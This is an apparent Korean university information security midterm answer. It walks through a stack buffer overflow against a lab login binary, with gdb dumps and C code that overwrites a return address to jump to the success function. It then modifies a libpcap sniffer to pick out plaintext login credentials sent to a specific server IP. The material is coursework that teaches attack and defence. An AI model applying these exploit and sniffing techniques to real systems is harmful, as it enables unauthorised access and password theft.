

정보보호론 중간고사

12141163 이육진

2020.10.23.금

(1)

```
gdb$ set disassembly-flavor intel
gdb$ disass main
Dump of assembler code for function main:
    0x08048519 <+0>:      push    ebp
    0x0804851a <+1>:      mov     ebp,esp
    0x0804851c <+3>:      and     esp,0xffffffff
    0x0804851f <+6>:      sub     esp,0x20
    0x08048522 <+9>:      lea     eax,[esp+0x1b]
    0x08048526 <+13>:     mov     DWORD PTR [esp],eax
    0x08048529 <+16>:     call   0x80484e0 <getID>
    0x0804852e <+21>:     mov     DWORD PTR [esp+0x4],0x8048611
    0x08048536 <+29>:     lea     eax,[esp+0x1b]
    0x0804853a <+33>:     mov     DWORD PTR [esp],eax
    0x0804853d <+36>:     call   0x8048370 <strcmp@plt>
    0x08048542 <+41>:     test    eax,eax
    0x08048544 <+43>:     jne     0x804854d <main+52>
    0x08048546 <+45>:     call   0x80484cc <loginSucc>
    0x0804854b <+50>:     jmp     0x8048559 <main+64>
    0x0804854d <+52>:     mov     DWORD PTR [esp],0x8048615
    0x08048554 <+59>:     call   0x8048390 <puts@plt>
    0x08048559 <+64>:     mov     eax,0x0
    0x0804855e <+69>:     leave
    0x0804855f <+70>:     ret
End of assembler dump.
gdb$
```

gdb 를통하여 main 문의 어셈블리코드를확인해보았습니다.

ni 명령어로 계속 넘어가면서 getID 함수내부로 si명령어를 이용하여 들어가보았습니다.

그리고 getID함수 내부에서 scarf 함수를 호출하는부분을 확인하여 ebp로부터의 return address 거리가 0x19 (25) 에다가 +4 만큼인 29byte만큼 떨어져있다는 것을 알게되었습니다.

```

[0x002B:0xFFFFD480]-----[stack]
0xFFFFD4D0 : C4 63 EC 44 00 10 00 00 - 6B 85 04 08 00 60 EC 44 .c.D....k....` .D
0xFFFFD4C0 : DB D4 FF FF 84 D5 FF FF - 8C D5 FF FF AD 61 D4 44 .....a.D
0xFFFFD4B0 : 00 80 00 00 D8 41 EC 44 - E8 D4 FF FF 2E 85 04 08 .....A.D.....
0xFFFFD4A0 : 3C 0A D2 44 D0 C3 FF F7 - 00 D4 FF FF 41 83 04 08 <..D.....A...
0xFFFFD490 : 00 00 00 00 97 82 04 08 - FF FF FF FF 23 60 D4 44 .....#`.D
0xFFFFD480 : 05 86 04 08 00 00 00 00 - F8 18 D1 44 C2 00 00 00 .....D....
-----[code]
=> 0x80484ed <getID+13>:      call    0x8048390 <puts@plt>
      0x80484f2 <getID+18>:      lea     eax,[ebp-0x19]
      0x80484f5 <getID+21>:      mov     DWORD PTR [esp+0x4],eax
      0x80484f9 <getID+25>:      mov     DWORD PTR [esp],0x804860e

```

추가로 getID함수내부의 return address 위치가 0x0804852e 라는것을 아래사진을 통하여 알 수 있었습니다.

```

gdb$ si
[0x002B:0xFFFFD4BC]-----[stack]
0xFFFFD50C : 02 00 00 00 02 00 00 00 - 00 60 EC 44 00 00 00 00 .....` .D....
0xFFFFD4FC : B0 C6 FF F7 01 00 00 00 - 01 00 00 00 00 00 00 00 .....
0xFFFFD4EC : 65 D8 D2 44 01 00 00 00 - 84 D5 FF FF 8C D5 FF FF e..D.....
0xFFFFD4DC : 00 60 EC 44 60 85 04 08 - 00 00 00 00 00 00 00 00 .`.D`.....
0xFFFFD4CC : AD 61 D4 44 C4 63 EC 44 - 00 10 00 00 6B 85 04 08 .a.D.c.D....k...
0xFFFFD4BC : 2E 85 04 08 DB D4 FF FF - 84 D5 FF FF 8C D5 FF FF .....
-----[code]
=> 0x80484e0 <getID>:      push    ebp
      0x80484e1 <getID+1>:      mov     ebp,esp
      0x80484e3 <getID+3>:      sub     esp,0x38
      0x80484e6 <getID+6>:      mov     DWORD PTR [esp],0x8048605

getID (id=0xffffd4db "\b") at f3.c:8
8      void getID(char *id){
3: $eax = 0xffffd4db

```

단순하게 생각하여 `inpwrite2.c` 의 함수내부코드를 다음과같이수정해보았습니다.

```
#include <stdio.h>
#include <string.h>
int main()
{
    char buf[200];
    // assume we need 17 bytes to reach return address
    strcpy(buf,"abc");
    //and we overwrite return address
    //with the address of foo (assume it was 0x08048444)
    /*buf[3]=0x2e;
    buf[4]=0x85;
    buf[5]=0x04;
    buf[6]=0x08;
    */write(1, buf, 7);
    return (0);
}
```

처음에는 `getID`의 반환주소를 `loginSucc` 주소로변환해야하나 생각해보았고 시도하기 전 단순히 `buf`에 `strcpy`를 통하여 `abc`를 넣어보았을때 정상적으로 `success`가 출력되는것을 확인해보았습니다.

추가로 return address 를 login Succ 함수의 주소로 바꿔보기위하여 gdb를통하여 다시한번확인해 보았습니다.

```
gdb$ ni
[0x002B:0xFFFFD4C0]-----
0xFFFFD510 : 02 00 00 00 00 60 EC 44 - 00 00 00 00 00 00 00 00 ....
0xFFFFD500 : 01 00 00 00 01 00 00 00 - 00 00 00 00 02 00 00 00 ....
0xFFFFD4F0 : 01 00 00 00 84 D5 FF FF - 8C D5 FF FF B0 C6 FF F7 ....
0xFFFFD4E0 : 60 85 04 08 00 00 00 00 - 00 00 00 00 65 D8 D2 44 `...
0xFFFFD4D0 : C4 63 EC 44 00 10 00 00 - 6B 85 04 61 62 63 00 44 .c.D
0xFFFFD4C0 : DB D4 FF FF 11 86 04 08 - 8C D5 FF FF AD 61 D4 44 ....

-----
=> 0x8048544 <main+43>: jne      0x804854d <main+52>
    0x8048546 <main+45>: call    0x80484cc <loginSucc>
    0x804854b <main+50>: jmp     0x8048559 <main+64>
    0x804854d <main+52>: mov     DWORD PTR [esp],0x8048615
-----
0x08048544      26      if (!strcmp(id,"abc")) loginSucc();
```

loginSucc 함수는 0x80484cc주소라는것을확인하였습니다.

다시 inp-write2.c 공격코드파일 내부 코드를 다음과같이수정해보았습니다.

```
#include <stdio.h>
#include <string.h>
int main()
{
    char buf[200];
    // assume we need 17 bytes to reach return address
    strcpy(buf,"abc"); // 29
    //and we overwrite return address
    //with the address of foo (assume it was 0x08048444)
    buf[29]=0xcc;
    buf[30]=0x84;
    buf[31]=0x04;
    buf[32]=0x08;
    write(1, buf, 33);
    return (0);
}
```

abc 이후에 스페이스바를 넣어 29바이트를 맞춰주었고 29바이트 후에 리턴어дрес가 담겨있기 때문에 그 부분을 loginSucc 함수의 주소값으로 수정해보았습니다. 그리고 실행결과로는


```
-bash-4.2$ gcc -o inp-write2 inp-write2.c
-bash-4.2$ ./inp-write2 > mid_attack
-bash-4.2$ ./f3 < mid_attack
enter id
login successful
```

다음과같이 성공하였다고 출력되었습니다.

(2)

```
if(pcap_compile(fp, &fcode,
                (char *)("host 165.246.38.157 and port 80"),
                1,
                NULL)<0){
    printf("pcap compile failed\n");
    pcap_freealldevs(alldevs);
    return (-1);
}
```

스니퍼 내부 컴파일부분을 문제의 아이피와 포트번호에맞게 찾을 수 있도록 필터를 수정해주었습니다. 그리고 사파리를 활용하여 해당사이트에 접속하였습니다.



보안 안 됨 — 165.246.38.157

안원대학교 I-Class

구글번역 - Google 검색

16진법 계산기 - 계산기

Login:

Passwd:

Submit

```
IP_SRCADDR : 172.30.103.79
IP_DESTADDR : 165.246.38.157

print_tcp_header
SOURCE PORT : d072
DEST_PORT : 50
SEQUENCE : 1508ba7f
ACKNOWLEDGE : b46346ad
NS : 0
RESERVED PART1 : 0
DATA_OFFSET : 8
FIN : 0
SYN : 0
RST : 0
PSH : 1
ACK : 1
URG : 0
ECN : 0
CWR : 0
WINDOW : 80a
CHECKSUM : 90d4
URENT_POINTER : 0
*****data*****
print_data all_hdr : 66 caplen : 488
47 45
```

스니퍼를 실행시켰고 여러개의 패킷이 들어왔습니다 그중에서 데이터영역에 출력된 부분을 확인해야하고 그 데이터부분의 password 부분만 따로 필터링해서 출력해야했습니다.

일단 패킷이 정상적으로 주고받으며 제 스니퍼에 패킷이 보이는지확인하는차원에서 구동을시켜보았고 정상적으로 돌아갔습니다.

이제 캡처하고 출력하는 while loop 내부에서 어떤식으로 필터링을해야하는지 고민을해보았는데 일단 소스어드레스와 데스트어드레스가 명확하게 제가 서버에게 아이디와 비밀번호정보를 보내는것이기 때문에 고정하여 확인해야겠다고 생각하였습니다.

Login:

Passwd:

출력되는데이터가 너무 많았기 때문에 한번 더 필터링이필요하다생각하였고 로그인아이디와 패스워드를 위와같이설정하여 일단 아스키코드상 65~68를 확인해보기로하였습니다.

caplen의 사이즈가 딱 한개의패킷에서만 400크기이상으로 잡히는 것을 확인하였고 그 패킷이 로그인 정보가 포함되어있는패킷이라예상하여 데이터를 확인해보았습니다.

```
147 void print_data(const unsigned char *pkt_data, bpf_u_int32 caplen)
148 {
149     printf("print_data all_hdr : %d caplen : %d\n",all_hdr_len,caplen);
150     for(int i=all_hdr_len;i<caplen;i++)
151     {
152         printf("%02x ",pkt_data[i]);
153         if (i % 2 == 1) printf("\n");
154         if (pkt_data[i] ==0x43 && pkt_data[i + 1] == 0x44) //CD 는 0x43,0x44
155         {
156             printf("password\n");
157         }
158     }
159     printf("\nPRINT END\n");
160 }
161
```

코드는 위와같이 구현해주었습니다.

그리고 더불어 캡처하여 출력하는 부분을 다음과같이 구현하였습니다.

```
228     while ((res=pcap_next_ex(fp,&header,&pkt_data))>=0){
229         all_hdr_len = 0;
230         if (res == 0) continue;
231         struct ip_hdr *ip;
232
233         ip = (struct ip_hdr*)(pkt_data + 14);
234         cap_len = header->caplen;
235         if ((int)((ip->ip_srcaddr)&0xFF) == 172){ //source가
172주소로 시작
236             /*print_raw_packet(pkt_data,header->caplen);
237             print_ether_header(pkt_data);
238             print_ip_header(pkt_data);
239             print_tcp_header(pkt_data);*/
240             printf("*****data*****\n");
241             print_data(pkt_data, cap_len);
242             printf("*****\n");
243         }
244     }
245     return (0);
```

제가의도한대로 제가 보내는 패킷이면서 패스워드라고 예상되는 CD 가연속적으로 존재하는 패킷구간을 찾아 password 라는 출력문을확인해볼 수 있었습니다.

```
64 3d
43 password
44
20 48
```

패킷을살펴보며 id부분을 찾아보았고 위쪽에 바로 41 42 부분을 찾을 수 있었습니다 0x41 0x42 는 문자로는 AB입니다.

```
44 3d
41 42
26 70
61 73
73 77
64 3d
43 password
44
```


44 3d 이후 id가 data가 존재하고 64 3d 데이터 이후에 password가 출력됨을 짐작하여 필터를 설정해볼 수 있게 되었습니다.

시간이부족하여 출력을 완벽하지 해결하지는 못하였으나 패스워드가 안 들어올 경우는 위와같이 형식적으로 보여지는 데이터의구조에서 id , password 의 앞과 뒤 데이터의 16진수를 해석하여 패스워드가 들어오는지 안들어오는지에따라 출력문을 출력하는 형태로 구현해나가면 해결할 수 있을 것 같습니다.